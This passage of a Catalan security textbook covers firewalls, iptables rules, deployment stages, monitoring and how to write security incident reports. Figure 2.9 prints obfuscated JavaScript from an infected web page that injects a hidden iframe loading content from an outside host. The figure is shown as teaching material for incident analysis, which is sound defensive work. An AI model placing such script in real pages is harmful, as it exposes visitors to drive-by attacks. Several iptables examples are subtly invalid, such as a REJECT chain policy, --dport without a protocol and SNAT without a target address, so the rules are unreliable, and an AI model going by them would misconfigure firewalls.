- **NAT/PAT**. El NAT (traductor d'adreces de xarxa, *network address translator*) és un sistema de traducció de l'adreçament. Quan el paquet arriba al tallafoc, l'adreçament es tradueix a un altre adreçament diferent. Normalment es fa servir per comunicar un conjunt de sistemes (normalment amb adreçament privat amb la resta d'Internet fent servir una sola IP pública). Així doncs, tota una xarxa queda amagada rere una IP. Segons l'adreça que es modifica, es parla d'SNAT (modificar l'adreça origen) o bé de DNAT (modificar l'adreça destinació).

  L'adreçament privat es defineix en l'RFC-1918 i són les xarxes 10.0.0.0/8, 172.16.0.0/12 i 192.168.0.0/16.

  El terme *PAT* (*port address translation*) implica no només una redefinició de l'adreçament, sinó també del port.

- **VPN.** El VPN (xarxa privada virtual, *virtual private network*) és una xarxa implementada sobre una capa de *programari* (que normalment xifra el trànsit). A la vegada, la capa de programari està implementada sobre una altra capa ja existent de xarxa. Això permet crear xarxes sobre xarxes que ja existeixen. Normalment es fa servir per connectar a la xarxa interna des d'un punt remot per mitjà de la xarxa pública d'Internet.

  Hi ha targetes amb unitats de procés especialitzades a fer el xifratge. Per tant, en general, no ho fa la unitat de procés del tallafoc, sinó una targeta amb una unitat de procés especialitzada a fer aquesta operació.

- **IDS/IPS**. Tot i que no és la funció que fa, un tallafoc també pot actuar com a IDS/IPS. Normalment, per afegir-hi aquesta càrrega extra, s'afegeix una altra targeta al sistema. D'aquesta manera, s'aconsegueix que reparteixi la càrrega de la feina extra que ha de fer en inspeccionar els paquets per cercar-hi signatures.

2.2.8 Limitacions dels tallafocs

Els tallafocs són una eina imprescindible per garantir la seguretat en les xarxes. De totes maneres, no són infranquejables i tenen limitacions com les següents:

- No protegeixen d'errors de seguretat dels serveis a què permet el trànsit. Per exemple, si a causa de l'entrada d'una cadena manipulada de manera especial a un formulari web, s'accedeix a dades confidencials, el tallafoc no serà capaç de detectar-ho.
- No protegeix d'atacs entre equips connectats en el mateix segment perquè el trànsit no passa pel tallafoc.
- És possible encapsular trànsit dins altres protocols (**ICMP**, **DNS**, etc.), cosa que permet crear túnels que comuniquen dos extrems per mitjà d'un tallafoc.
- Si s'obre un port en el tallafoc, no és possible assegurar que el protocol que *a priori* hauria de circular per aquest port sigui, forçosament, el protocol que hi passa en realitat. Per detectar aquesta situació, seria necessari inspeccionar els paquets.

2.2.9 Sistema tallafoc de Linux

Les iptables són una eina que permet configurar les regles de filtratge del tallafoc que implementa el Kernel Linux. L'entorn que implementa efectivament les regles de filtratge s'anomena *netfilter*. Per fer-ho, utilitza lligams (*hooks*) en el sistema de procés d'un paquet. Com que tots dos estan tan relacionats, sovint, per fer referència a aquest conjunt, s'utilitza simplement el terme *iptables*.

Per poder fer operacions amb les *iptables* és necessari tenir privilegis d'administració del sistema, o fent servir l'usuari primari (*root user*) o fent servir permisos donats per l'administrador de l'equip mitjançant *sudo*.

Taules

El mode de funcionament de les *iptables* agrupa les regles de filtratge de paquets en taules segons la funció i el punt de processament:

- **filter** (taula per defecte): defineix la política que defineix com un paquet, generat per un procés local del sistema, entra en un procés (entrada, *INPUT*), passa pel sistema (avançament, *FORWARD*) o en surt (sortida, *OUTPUT*). En els lligams que té en comú amb la resta de les taules, aquesta és la taula menys prioritària.

- **nat**: defineix com es modifiquen i es redirigeixen els paquets quan es crea una nova connexió, segons si surten del sistema des d'un procés local (*OUTPUT*), entren per la interfície de xarxa (*PREROUTING*) o estan a punt de sortir per la interfície de xarxa (*POSTROUTING*).
- **mangle**: defineix com es modifica un paquet que entra per la interfície de xarxa (*PREROUTING*), travessa el sistema (*FORWARD*) i està a punt de sortir per la targeta de xarxa (*POSTROUTING*) o bé entra (*INPUT*) o surt (*OUTPUT*) d'un procés local del sistema. En els *lligams* que té en comú amb la taula *nat*, aquesta taula té més prioritat.
- **raw**: aquesta taula té més prioritat que la resta. Defineix dos lligams amb més prioritat que la resta de taules. I això abans que s'apliqui el mòdul *conntrack*. Es fa servir, doncs, per afegir regles sense estat. Els paquets que entren per una interfície de xarxa (*PREROUTING*) o que surten (*OUTPUT*) d'un procés local, es poden filtrar amb aquesta taula.

Cadenes (chains)

Hi ha dos tipus de cadenes o *chains*: les que estan predefinides i les que crea l'usuari. Pel que fa a les predefinides, n'hi ha una per cada *lligam* i taula. Per exemple, en la taula *filter* hi ha tres cadenes predefinides: INPUT, OUTPUT i FORWARD.

Per evitar repetir regles en cada cadena predefinida, l'usuari en pot crear de pròpies i les pot agrupar com convingui. Mitjançant l'opció *-N* es pot crear una regla nova:

```
1 iptables –N exemple
```

A continuació, aquesta cadena es pot afegir a la resta de cadenes per tal que quan un paquet passi per algun dels *lligams,* també passi per aquesta cadena nova:

```
1 iptables –A INPUT –t nat –j exemple
```

Ordre de processament d'un paquet

Tal com es pot veure en la taula 2.1, l'ordre que seguiria un paquet per aquestes taules i lligams depèn de l'origen i la destinació que tingui.

TAULA 2.1. Lligams depenent de l'origen i la destinació

Origen i destinació	Ordre
D'una interfície de xarxa a un procés local	1. mangle (PREROUTING) 2. nat (PREROUTING) 3. mangle (INPUT) 4. filter (INPUT)
D'un procés local a una interfície de xarxa	1. mangle (OUTPUT) 2. nat (OUTPUT) 3. filter (OUTPUT) 4. mangle (POSTROUTING) 5. nat (POSTROUTING)

TAULA 2.1 (continuació)

Origen i destinació	Ordre
D'un procés local a un altre procés local	1. mangle (OUTPUT) 2. nat (OUTPUT) 3. filter (OUTPUT)
El paquet no va dirigit al sistema, sinó que el travessa	1. mangle (PREROUTING) 2. nat (PREROUTING) 3. mangle (FORWARD) 4. filter (FORWARD) 5. mangle (POSTROUTING) 6. nat (POSTROUTING)

Un paquet parteix d'un lligam i va travessant seqüencialment les regles de cada cadena fins que passa el següent:

- Una regla concorda i fa una crida a alguna acció (*target*).
- Es crida a l'acció *RETURN* explícitament mitjançant *-j RETURN* o bé implícitament en no haver-hi més regles en la cadena.

Accions (targets)

Les accions per defecte són les següents:

- **ACCEPT**: permet el pas del paquet.
- **DROP**: descarta el paquet.
- **QUEUE**: passa el paquet a l'espai d'usuari perquè una aplicació el processi. Si no hi ha cap aplicació, es descarta.
- **RETURN**: acaba el processament de la cadena i torna a la cadena anterior. És útil per deixar de processar una cadena si ja sabem que no coincidirà amb les regles següents. Per exemple, si veiem que és un paquet UDP i les regles de la cadena són totes per a TCP.

A més a més, una acció molt utilitzada, tot i que és un mòdul independent, és **REJECT**, que en lloc de descartar el paquet, el rebutja i envia un paquet **ICMP** com a resposta.

Opcions generals per aplicar un filtre

Per filtrar el paquet hi ha moltes opcions disponibles, tant opcions que estan incloses per defecte en les *iptables* com altres que estan desenvolupades com a mòduls. A continuació, s'exposen les més comunes:

- **-s** (IP origen) / **-d** (IP destinació): permet especificar tant la IP d'origen coma la IP de destinació. Si una opció no s'especifica, se suposa que s'indica una IP qualsevol.

- **-i** (interfície d'entrada) / **-o** (interfície de sortida): pot set tant una interfície física com un túnel o una passarel·la. A més, permet especificar expressions regulars per indicar totes les interfícies d'un tipus concret.
- **-p** (protocol): permet separar entre trànsit **TCP**, **UDP** i **ICMP** o tots els trànsits (mitjançant *all*).
- **-sport / -dport**: permet especificar tant el port d'origen (*sport*) com el port de destinació (*dport*) si el protocol de transport deixa utilitzar ports. Passa el mateix que amb les IP d'origen i de destinació: si no s'especifica, se suposa que pot ser qualsevol.
- **–state**: en totes les taules, excepte la **RAW**, es pot fer servir l'estat de la connexió. Els estats possibles són els següents:
  - **INVALID**: el paquet no s'ha pogut identificar amb cap connexió ja existent. Independentment de possibles atacs, és possible que es produeixi aquest estat si hi ha poca memòria per mantenir la taula d'estats de les connexions.
  - **NEW**: el paquet ha establert una connexió nova.
  - **ESTABLISHED**: el paquet pertany a una connexió ja establerta.
  - **RELATED**: el paquet és una connexió nova, però està relacionada amb una connexió que ja està establerta. Un exemple podria ser la connexió de dades d'**FTP** o bé un paquet **ICMP**.

Política per defecte de la cadena

Amb el paràmetre *-P* es pot definir la política per defecte d'una cadena. Per exemple, per definir com a política per defecte que la cadena **INPUT** sigui descartar, la de **FORWARD** rebutjar i la d'**OUT** acceptar s'haurien d'executar les ordres següents:

```
1 iptables –P INPUT DROP
2 iptables –P FORWARD REJECT
3 iptables –P OUTPUT ACCEPT
```

Exemples de regles

En una política de filtratge restrictiva. Per permetre tots els paquets UDP des d'una xarxa (10.0.0.0/8) cap a un equip que els escolti en el port 138, caldria aplicar la regla següent:

```
1 iptables –A INPUT –s 10.0.0.0/8 –p udp ––dport 138 –j ACCEPT
```

D'altra banda, en una política permissiva, per rebutjar un determinat paquet per port destinació, independentment del protocol, caldria aplicar la regla següent:


```
1 iptables –A INPUT ––dport 53 –j REJECT
```

En una porta d'enllaç, per fer *nat* sortint per una interfície de xarxa amb IP estàtica, es pot fer mitjançant l'acció *SNAT*:

```
1 iptables –t nat –A POSTROUTING –o eth1 –j SNAT
```

En cas de disposar d'una IP dinàmica, cal afegir la lògica encarregada del cas què la IP canvia (el temps durant el qual la interfície no està disponible i el mateix canvi d'IP). L'acció *MASQUERADE* s'encarrega de gestionar-ho a un cost de procés per petició més gran.

Figura 2.5. Exemple regles amb FWBuilder



Interfícies gràfiques per a tallafocs

Hi ha una gran quantitat d'interfícies gràfiques que permeten gestionar tant *iptables* com altres sistemes tallafoc.

Generalment, cada distribució inclou la seva pròpia interfície gràfica per al tallafoc. Generalment, aquesta interfície està pensada per habilitar i desactivar conjunts de regles predefinides. Per fer configuracions més complexes, cal fer servir la línia d'ordres o programari específic, que és molt més complex.

Un exemple d'interfícies gràfiques per a configuracions complexes és l'*Fwbuilder*, que, a més de permetre configurar *iptables,* permet configurar encaminadors CISCO, Firewalls CISCO PIX i diferents tallafocs de sistemes BSD: ipfilter, pf i ipfw.

FIGURA 2.6. Configurador del tallafoc de MacOSX Server

2.3 Interpretació i utilització com a ajuda de documentació tècnica

Per considerar un sistema en producció primer caldria que el sistema passi pels entorns de proves, preproducció i producció. A més, cal generar documentació per poder fer el procés repetible, els procediments associats al servei segons sigui necessari i un sistema de monitoratge perquè les fallades del servei siguin detectades.

2.3.1 Instal·lació i posada en marxa d'un sistema

Des del punt de vista de la seguretat, un sistema hauria de passar per tres fases abans de posar-se en funcionament. Aquestes fases han de correspondre a l'estat de la instal·lació del sistema per evitar que una mala configuració d'un sistema de proves pugui ser la porta d'entrada d'un intrús.

1. **Entorn de proves**. Primer de tot, caldria que es posés en un entorn adequat per poder fer les primeres proves de funcionament del sistema. Convé que aquest entorn estigui al més aïllat possible, ja que, en una fase inicial de proves, no es pot esperar que els serveis estiguin configurats correctament ni que els usuaris no hagin de fer servir contrasenyes fortes.

   Cal evitar que un entorn de proves estigui exposat a atacs externs per mitjà de la publicació de serveis.

2. **Entorn de preproducció**. En una segona fase, el sistema ja està configurat com si estigués a punt de posar-se en producció. En aquesta fase, és possible que personal extern de l'organització hagi de poder accedir al sistema per fer-hi unes primeres proves abans de validar-lo i passar-lo a producció. Així doncs, caldria poder tenir el sistema amb els serveis definitius, ja configurats correctament, publicats, però amb l'accés limitat.

   Un cop el sistema està validat com a correcte, la documentació del sistema, els procediments per operar-hi i les degudes mesures de seguretat aplicades, es pot passar a l'entorn de producció.

3. **Entorn de producció**. Un cop superades les fases anteriors, el sistema està llest per posar-se en funcionament. Això el farà més sensible a atacs, ja que tindrà menys restriccions d'accés. En aquest punt, s'hi ha de limitar l'accés i els registres s'han de controlar de manera periòdica per verificar-ne el funcionament sense incidències.

   Un entorn de producció ha d'estar **documentat** i **monitorat** correctament. Igualment, ha de tenir les polítiques de seguretat adequades.

2.3.2 Documentació del sistema

Per tal d'instal·lar el sistema correctament, cal consultar la documentació del producte mateix. Sol estar en anglès.


L'anglès s'ha convertit en la llengua més utilitzada per a la documentació tècnica.

És molt normal fer cerques amb cercadors per trobar configuracions predefinides. D'aquesta manera, no s'ha de començar de zero. Tot i que la informació que es pot trobar a Internet pot ser molt útil, sempre cal comprovar-la i contrastar-la. És possible que les dades que es trobin continguin problemes de seguretat accidentals o intencionats. Si són intencionats, l'atacant espera que algú faci servir les dades i, després, aprofita la mala configuració per accedir al sistema.

Durant el procés, cal documentar-ho tot, però especialment les fonts que utilitzem. Si emmagatzemem les dades en un sistema de gestió del coneixement, evitarem haver de repetir tot l'esforç que hem fet per posar el sistema en funcionament. D'aquesta manera, podrem repetir el procés seguint la documentació que hem generat prèviament.

MediaWiki és un programari de codi lliure que pot funcionar com a sistema gestor del coneixement.

FIGURA 2.7. MediaWiki, sistema de gestió del coneixement



2.3.3 Procediments del sistema

Un cop el sistema s'ha instal·lat correctament, també cal documentar com cal operar-lo per mantenir-lo en funcionament. A continuació, s'exposen uns quants procediments bàsics que permeten operar qualsevol sistema.

1. **Arrencada**. Un dels procediments més importants és saber com cal arrencar un servei determinat. Alguns sistemes poden ser tan simples que només faci falta prémer el botó d'arrencada per fer-los funcionar. Tanmateix, en altres sistemes, el procediment pot ser més complex. Per exemple, per arrencar un clúster compost per un conjunt de balanceigs de càrrega, un conjunt de servidors web i un conjunt de servidors de bases de dades, primer s'haurien d'arrencar les bases de dades, després els servidors web i finalment els balancejos. Si es fes a l'inrevés, les primeres capes saturarien les segones, que encara no estarien preparades, i l'arrencada podria fallar o trigar molt més temps.

2. **Comprovació del funcionament**. Un cop arrencat el sistema, cal poder validar que funciona correctament. S'ha de comprovar que els components funcionen separadament i conjuntament. Per exemple, es pot comprovar separadament el funcionament d'un servidor web i el de la base de dades, però no es pot estar segur que funcionen en conjunt si no es fa una petició a la base de dades amb el servidor web.

3. **Comprovació de la configuració**. En l'operació de qualsevol servei, el més normal és que s'hagin d'aplicar canvis en la configuració o que calgui afegir-hi entrades a mesura que passi el temps. Per això, cal saber com verificar la configuració abans d'aplicar-la.

   Aplicar una configuració sense cap verificació (error d'operació) sol ser una de les causes de caiguda en dels serveis. Per això és important

tenir ben documentats els passos que s'han de seguir per modificar-ne les configuracions i la manera adequada de verificar-hi els canvis.

4. **Aturada**. L'aturada d'un servei, com l'arrencada, pot ser molt simple en la majoria dels casos, però, quan l'entorn és complex, pot ser més complicat. Seguim l'exemple del clúster: si primer s'apaga la base de dades i els servidors web continuen rebent peticions, aquestes peticions inacabables els poden saturar perquè no hi ha base de dades. Així doncs, en un entorn com aquest, el més adequat seria redirigir primer les peticions a un altre entorn en els balanceig de càrrega, apagar els servidors web i, finalment, les bases de dades.

No es pot considerar que un **sistema complex** funciona correctament només pel bon funcionament, separadament, de les parts que l'integren, ja que el programari que fa interactuar aquests components també pot fallar.

2.3.4 Monitoratge del sistema

És important que un sistema estigui monitorat constantment abans que passi a producció. D'aquesta manera, les fallades es detectaran quan es produeixin i es podran solucionar al més aviat possible.

El monitoratge dels serveis és important per assegurar que es troben dins els paràmetres del nivell de servei establert (SLA: acord de nivell de servei, *service level agreement*).

Disponibilitat del sistema

La disponibilitat del sistema es calcula mitjançant el percentatge del temps durant el qual el servei ha estat disponible. En cas de càlcul anual, per als percentatges de disponibilitat que es mostren a continuació, el temps d'aturada seria el següent:

- 99%: 87 hores anuals (7 hores mensuals) d'aturada
- 99,9%: 8 hores anuals (43 minuts mensuals) d'aturada
- 99,99%: 52 minuts anuals (4 minuts mensuals) d'aturada
- 99,999%: 5 minuts anuals (26 segons mensuals) d'aturada
- 99,9999%: 30 segons anuals d'aturada

Supervisió i monitors reactius

Per millorar la disponibilitat del sistema, és una pràctica força comuna disposar d'un programari que supervisi els dimonis que hi pugui haver, sia en un clúster o només en un node.

Daemontools és un programari de codi lliure que reinicia automàticament els dimonis si s'han aturat.

Aquest tipus de supervisió dels dimonis acostuma a reduir considerablement el temps de caiguda dels serveis, ja que, en alguns casos, el problema se soluciona quan, simplement, el dimoni es torna a aixecar.

Si el problema no és simplement un dimoni que té un error intern i s'atura, sinó que es tracta d'un procés que, tot i estar actiu, ha deixat de respondre, cal tenir un monitor configurat amb una acció definida que ha de dur a terme en cas que passi.

MONIT és un programari de codi lliure dedicat a la gestió de processos i sistemes de fitxers que permet fer tasques de manteniment de manera automàtica: permet configurar monitors reactius.

2.4 Realització d'informes d'incidències de seguretat

Quan hi ha un incident de seguretat, primer cal notificar l'incident als responsables dels sistemes involucrats i procedir amb cautela.

Una de les tendències més comunes és entrar als equips involucrats i començar a buscar-hi sense saber exactament què passa. D'aquesta manera, es poden destruir pistes que poden ajudar a entendre què ha passat. Per tant, el primer que s'ha de fer és conservar la calma i seguir els punts següents:

- S'ha d'informar del possible incident de seguretat al responsable corresponent.
- Cal esbrinar si es tracta realment d'un incident de seguretat. Moltes vegades, un mal funcionament d'un sistema pot ser degut a una sobrecàrrega legítima o a una mala programació.
- Si realment és un incident, cal obtenir tota la informació possible per si pot servir de prova.
- S'ha d'intentar contenir l'incident per evitar que es propagui, sempre s'ha d'intentar reduir els danys que es pugin produir. Si és necessari, pot arribar a ser imprescindible bloquejar l'accés a l'equip o conjunt d'equips involucrats.


- Cal aplicar un pla per reduir o eliminar el risc que l'incident es torni a produir.
- Finalment, cal documentar tant l'incident com el procés i la metodologia seguida.

Per tal d'elaborar un informe complet sobre l'incident, cal que tingui els punts següents:

1) Descripció. El document ha de començar amb una introducció sobre l'incident i un conjunt de dades bàsiques. Són les següents:

- Breu descripció de l'incident a manera de títol.
- Personal implicat.
- Data i hora de l'inici de l'incident.
- Data i hora en què es dóna per finalitzat l'incident.
- Nivell d'afectació: es poden tenir diferents nivells amb diferents criteris, però això depèn de l'organització. De manera genèrica, es poden fer servir els nivells següents:
  - **Greu**: implica un problema de seguretat que ha causat danys en els sistemes afectats. Per tant, cal resoldre'l al més aviat possible i de manera ininterrompuda. Per exemple, si la base de dades principal de l'entitat queda fora de línia, farà falta que hi hagi una implicació total per resoldre-ho.
  - **Moderada**: implica un problema que només ha degradat el servei o ha afectat parts no crítiques. Això sol indicar que la resolució s'ha de dur a terme durant la jornada laboral següent. Per exemple, si arran d'un atac de denegació de servei un sistema intern queda aturat, es pot resoldre quan la jornada laboral es reprengui.
  - **Lleu**: implica un problema que s'ha detectat, però no ha tingut cap impacte en els sistemes. Sol demanar un temps de resolució més llarg, per exemple, durant la setmana següent a la detecció. Quan apareix un error de programació en algun programari que s'utilitza i, per això, cal aplicar els pedaços adients durant els dies següents.

Figura 2.8. Els pics de trànsit poden ser tant atacs com enllaços d'altres webs



2) Resum. A continuació de la descripció, cal fer un resum breu del problema, l'afectació, les causes i la solució perquè no es repeteixi. Mitjançant aquest resum,

una persona no tècnica hauria de ser capaç d'entendre què ha passat i quines mesures s'han pres per evitar el mateix incident en un futur.

3) Anàlisi. L'anàlisi de l'incident ha de ser el cos del document i s'hi ha de poder seguir, pas a pas, què ha passat i com s'ha solucionat. Per això cal dividir aquesta anàlisi en tres parts diferenciades. Són les següents:

a) Procediment i metodologia. És important definir com s'ha actuat envers l'incident per tal de poder entendre, posteriorment, les decisions que s'han pres durant l'actuació. Tot i que el resultat pot ser el mateix, el mètode utilitzat pot invalidar les conclusions. Per exemple, si no s'ha comprovat la integritat d'un fitxer de registre, aquest fitxer pot haver estat alterat.

Un cop recollides les dades, cal poder verificar la validesa de totes les dades recollides.

Per poder estar segurs que les dades que mostra el sistema són reals, convé tenir el conjunt d'eines que siguin necessàries compilades estàticament (sense llibreries del sistema que hagin pogut ser manipulades). Aquests fitxers s'han de transmetre al sistema d'una manera que impedeixi que es puguin modificar, per exemple, mitjançant un CD-ROM.

Amb aquests fitxers d'anàlisi cal anar escrivint els resultats en un sistema remot que tingui un sistema de comprovació, per exemple, l'**MD5** o l'**SHA1**.

MD5 i SHA1...

... són dos algorismes que generen un número de longitud fixa, que permet detectar si un fitxer ha estat modificat respecte del moment de generació.

Per conservar l'estat del sistema adequadament, és útil obtenir la informació següent:

- **Hora del sistema**: permet identificar l'hora real dels registres. Si el sistema tingués una hora diferent de la real, els fitxers de registre també la tindrien modificada.
- **Taules amb informació volàtil**: per exemple, pot ser interessant obtenir la taula ARP i la taula d'encaminament del sistema.
- **Connexions de xarxa**: si l'atacant està connectat al sistema o envia ordres asincrònicament (sense mantenir una connexió activa) pot ser important tenir el conjunt de connexions actives i pendents.

La taula ARP conté les adreces físiques dels equips als que el sistema està directament connectat.

A continuació, caldria obtenir una còpia de totes les dades que puguin tenir alguna pista, com les dades i les metadades en disc. Convindria obtenir aquesta informació mitjançant una imatge completa del disc.

Seguidament, es poden investigar els processos del sistema. Així doncs, primer de tot cal esbrinar els mòduls que té carregats per si n'hi ha algun que pugui interferir en l'anàlisi. A continuació, pot ser útil verificar els processos actius, quins fitxers tenen oberts i quines crides al sistema estan fent.

El sistema de fitxers proc de Linux pot ajudar a fer una anàlisi dels processos actius.

Mitjançant totes aquestes dades, es pot obtenir una imatge bastant clara de l'estat d'un sistema.

b) Documentació. Durant la resolució d'un incident, el més normal és consultar documentació sobre el tema en qüestió, ja que és impossible tenir totes les dades al cap per poder actuar. Convé, doncs, apuntar tota la documentació, tant interna com externa.

En cas que sigui documentació interna, és especialment recomanable identificar quina s'ha fet servir per, després, poder-la corregir o adequar si és necessari.

Contràriament, si s'ha fet servir documentació externa, posteriorment es podrà contrastar la informació per veure si s'ha procedit adequadament i generar, després, documentació interna per poder actuar més ràpidament i no haver de dependre de tercers.

c) Incidències detectades. Finalment, cal destacar la incidència o conjunt d'incidències detectades. Quan s'investiga un incident determinat, no és estrany detectar altres possibles punts d'accés al sistema.

FIGURA 2.9. Web infectada

```
<html>
<body><script type="text/javascript">var XiLgdMoRSAbuUBAgpMkf = "uKNMv60uKNMv105uKNMv102uKNMv114u
KNMv97uKNMv109uKNMv101uKNMv32uKNMv119uKNMv105uKNMv100uKNMv116uKNMv104uKNMv61uKNMv34uKNMv52uKNMv56
uKNMv48uKNMv34uKNMv32uKNMv104uKNMv101uKNMv105uKNMv103uKNMv104uKNMv116uKNMv61uKNMv34uKNMv54uKNMv48
uKNMv34uKNMv32uKNMv115uKNMv114uKNMv99uKNMv61uKNMv34uKNMv104uKNMv116uKNMv116uKNMv112uKNMv58uKNMv47
uKNMv47uKNMv120uKNMv98uKNMv120uKNMv46uKNMv116uKNMv119uKNMv47uKNMv105uKNMv110uKNMv46uKNMv99uKNMv10
3uKNMv105uKNMv63uKNMv51uKNMv34uKNMv32uKNMv115uKNMv116uKNMv121uKNMv108uKNMv101uKNMv61uKNMv34uKNMv9
8uKNMv111uKNMv114uKNMv100uKNMv101uKNMv114uKNMv58uKNMv48uKNMv112uKNMv120uKNMv59uKNMv32uKNMv112uKNM
v111uKNMv115uKNMv105uKNMv116uKNMv105uKNMv111uKNMv110uKNMv58uKNMv114uKNMv101uKNMv108uKNMv97uKNMv11
6uKNMv105uKNMv118uKNMv101uKNMv59uKNMv32uKNMv116uKNMv111uKNMv112uKNMv58uKNMv48uKNMv112uKNMv120uKNM
v59uKNMv32uKNMv108uKNMv101uKNMv102uKNMv116uKNMv58uKNMv45uKNMv53uKNMv48uKNMv48uKNMv112uKNMv120uKNM
v59uKNMv32uKNMv111uKNMv112uKNMv97uKNMv99uKNMv105uKNMv116uKNMv121uKNMv58uKNMv48uKNMv59uKNMv32uKNMv
102uKNMv105uKNMv108uKNMv116uKNMv101uKNMv114uKNMv58uKNMv112uKNMv114uKNMv111uKNMv103uKNMv105uKNMv10
0uKNMv58uKNMv68uKNMv88uKNMv73uKNMv109uKNMv97uKNMv103uKNMv101uKNMv84uKNMv114uKNMv97uKNMv110uKNMv11
5uKNMv102uKNMv111uKNMv114uKNMv109uKNMv46uKNMv77uKNMv105uKNMv99uKNMv114uKNMv111uKNMv115uKNMv111uKN
Mv102uKNMv116uKNMv46uKNMv65uKNMv108uKNMv112uKNMv104uKNMv97uKNMv40uKNMv111uKNMv112uKNMv97uKNMv99uK
NMv105uKNMv116uKNMv121uKNMv61uKNMv48uKNMv41uKNMv59uKNMv32uKNMv45uKNMv109uKNMv111uKNMv122uKNMv45uK
NMv111uKNMv112uKNMv97uKNMv99uKNMv105uKNMv116uKNMv121uKNMv58uKNMv48uKNMv34uKNMv62uKNMv60uKNMv47uKN
Mv105uKNMv102uKNMv114uKNMv97uKNMv109uKNMv101uKNMv62";var ChBcyUOSVHTsqfYTsNlK = XiLgdMoRSAbuUBAgp
Mkf.split("uKNMv");var ONFiOFOESykVglxfGMyb = "";for (var URUKxtepGQzUdEDsKRwd=1; URUKxtepGQzUdED
sKRwd<ChBcyUOSVHTsqfYTsNlK.length; URUKxtepGQzUdEDsKRwd++){ONFiOFOESykVglxfGMyb+=String.fromCharC
ode(ChBcyUOSVHTsqfYTsNlK[URUKxtepGQzUdEDsKRwd]);}document.write(ONFiOFOESykVglxfGMyb)</script>
</body>
</html>
~
(END)
```

4) Pla d'acció. Un cop s'ha entès el problema, convé prendre mesures per evitar que es repeteixi en un futur. En determinar un pla d'acció, és possible trobar diverses situacions. A continuació, se n'exposen unes quantes.

- **Una mala configuració**. Si el problema ha estat una configuració deficient, caldrà verificar tota la configuració del servei implicat, ja que s'hi podrien detectar altres problemes de configuració.
- **Un error** (bug) **sense cap pedaç disponible**. Si el problema detectat és un error en la programació del servei que necessita un pedaç que encara no ha estat disponible, convindrà considerar diverses opcions:

  Si és possible desactivar el servei fins que se solucioni el problema, es pot deixar desactivat per evitar futures intrusions mentre els desenvolupadors corregeixen el problema. En cas contrari, si el servei no es pot desactivar, caldrà veure si és possible mitigar el risc mitjançant alguna tècnica.

  Generalment, s'utilitza una gàbia mitjançant el *chroot* per evitar que una fallada en un servei afecti tot el sistema.

El *chroot* permet aïllar un servei de la resta del sistema.

- **Un error amb un pedaç disponible**. És possible que un cop investigat un incident, es detecti que cal aplicar un pedaç al sistema per corregir la porta d'entrada que s'ha fet servir per atacar-lo.

  En aquest cas, cal deixar especificat el pedaç que s'hi ha d'aplicar per comprovar-lo en un entorn de proves abans d'aplicar-lo al sistema de producció.

- **Un mal ús dels serveis de xarxa**. També és possible que es tracti d'un mal ús dels serveis publicats. Per tant, en aquest cas convindrà veure si és possible establir una política d'ús màxim del recurs per evitar que, en un futur, el mal ús del recurs per part d'un usuari provoqui la fallada del sistema per a tots els usuaris.

